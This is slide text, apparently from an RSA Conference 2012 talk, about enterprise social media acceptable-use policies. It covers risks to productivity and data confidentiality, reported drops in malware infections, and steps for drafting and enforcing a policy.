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- [Insert Company Name] recognizes business and personal reasons to use Social Media.
- Social Media allowed for [designated/all employees] within acceptable use guidelines
  - Productivity
  - Inappropriate content
  - Data confidentiality
  - Malware and online crime



# Social Media Use - Complication - Data Confidentiality and Compliance

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## Social Media Use - Benefits/ Business use

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# Social Media Use - Solution - Real Time Results

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# Secure Social Media Use - Results

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- A decrease in helpdesk call volume
- Fewer alerts
- Less time spent with virus/infection issues
- Cannot recall any new infections within our IT environment
- Gives me back my time, and my team's time
- Now they can actually focus on improving things, rather than running around and cleaning up machines
- Center can embrace social technology, we wouldn't be the same without it
- Allows us to worry less about impact on our PCI compliance





# The Future

RSA CONFERENCE 2012

# Threats are still very simple

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- We haven't seen anything yet
- 99%+ of all threats are social engineering based
- Iframes are now allowed as tabs in Pages
- Twitter has really no control at all
- Drive-bys, BlackHat SEO





# Now it is Your Turn


**RSA**CONFERENCE2012

# Apply

- Establish strong business cases for accessing the social web
- Create an AUP for your organization
  - If you do not have one, an AUP kit may be downloaded from <http://www.websense.com/content/social-media-acceptable-use-policy.aspx>
- Complete an online social media training session with your entire employee base
- Ensure that you have the proper technology in place to enforce your policy
- Review the program's effectiveness after six months



# Questions?







# Thank You!